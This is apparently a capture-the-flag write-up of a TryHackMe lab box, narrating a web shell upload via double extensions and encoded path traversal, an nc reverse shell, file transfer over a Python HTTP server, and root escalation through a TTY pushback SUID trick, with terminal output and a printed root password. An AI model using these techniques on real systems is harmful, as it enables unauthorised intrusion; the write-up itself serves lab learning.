


I accessed the login panel and logged in using the credentials that I had discovered earlier.





I tried uploading a reverse shell but failed to do so due to some restrictions.






I then created a simple web shell and tried various bypass techniques and finally managed to upload the file using **double extensions**.







I then tried executing a command but failed.




I then tried uploading the file outside it's intended directory.




However, it did not work.



Double URL encoding the backtracks bypassed the restrictions and allowed me to upload the file outside the *uploads* directory.




Finally, I was able to execute commands.




orville


I then used **nc** to get a reverse shell from the target.



Since the application was running as **orville**, I got a shell as that user.



I then captured the second flag from the home directory.



PRIVILEGE ESCALATION

There was a zip file so I transferred it on my local system.


```
orville@Backtrack:/home/orville$ python3 -m http.server 1234
python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.21.17.140 - - [04/Jul/2025 13:48:25] "GET /web_snapshot.zip HTTP/1.1" 200 -
```


When I uncompressed the file, I realized it was only a backup of the web application.

```
File  Actions  Edit  View  Help
wilbur@Backtrack: ~    root@kali: ~/thm/backtrack    root@kali: ~

┌──(root㉿kali)-[~]
└─# wget http://10.10.246.219:1234/web_snapshot.zip
--2025-07-04 09:48:18--  http://10.10.246.219:1234/web_snapshot.zip
Connecting to 10.10.246.219:1234 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 33130 (32K) [application/zip]
Saving to: 'web_snapshot.zip'

web_snapshot.zip                    100%[===================>]  32.35K  63.3KB/s    in 0.5s

2025-07-04 09:48:19 (63.3 KB/s) - 'web_snapshot.zip' saved [33130/33130]


┌──(root㉿kali)-[~]
└─# unzip web_snapshot.zip
Archive:  web_snapshot.zip
   creating: var/www/html/css/
  inflating: var/www/html/css/bootstrap.min.css
  inflating: var/www/html/css/style.css
  inflating: var/www/html/dashboard.php
   creating: var/www/html/includes/
  inflating: var/www/html/includes/db.php
  inflating: var/www/html/index.php
  inflating: var/www/html/login.php
  inflating: var/www/html/logout.php
  inflating: var/www/html/navbar.php
  inflating: var/www/html/register.php
   creating: var/www/html/uploads/
 extracting: var/www/html/uploads/shell.png.php
 extracting: var/www/html/shell.png.php
```


I did not find anything useful on the target. One thing that I noticed when I uncompressed the backup was that it contained the malicious **php** file that I had uploaded to get a shell as **orville**. This meant that the backups were being made periodically.

To monitor the background tasks, I download **pspy** and transferred it onto the system.





Running **pspy** revealed something interesting...




Multiple commands were being executed as root and then the user was changed to **orville**.

When root switched to **Orville** using the command `su - orville`, it created a new shell for orville. The `-` in the command basically acts like a full login for **Orville**.


So, the root shell doesn't actually end. It just runs in the background while **Orville**'s shell spawns in the foreground. I found an article that spoke about this privesc vector: https://www.errno.fr/TTYPushback.html

Instead of exiting **Orville**'s shell (as this could close the entire session), we could use this technique to send a `sigstop` signal, to pause the **orville** shell and switch back to the original root shell that is running in the background.

I created the following **python** payload to add an **SUID** bit on the `/bin/bash` binary and transferred it on the target.



I then added the command to execute this in the `.bashrc` file so that it could be executed when the root user switched to **orville**.




After some time, an SUID bit was added to the `/bin/bash` binary.

Finally, I executed **bash** in privileged mode and got root access.

```
orville@Backtrack:/home/orville$ /bin/bash -p
/bin/bash -p
whoami
root
id
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
```

I then captured the final flag from root user's home directory.

```
cd /root
ls
flag3.txt
manage.py
snap
cat flag3.txt
```



```
THM{f[redacted]
```

I also found the root credentials inside the **manage.py** file present in the `/root` directory.

```
drwx------  2 root root 4096 Mar  9  2024 .ssh
-rw-------  1 root root 1360 Mar  9  2024 flag3.txt
-rwx------  1 root root  815 Mar 13  2024 manage.py
drwx------  3 root root 4096 Mar  9  2024 snap
cat manage.py
import paramiko
import time

def ssh_and_execute_command():
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect("localhost", username="root", password="uE774BNl6XfzSv62eCHo4J90V3cw7zfd")
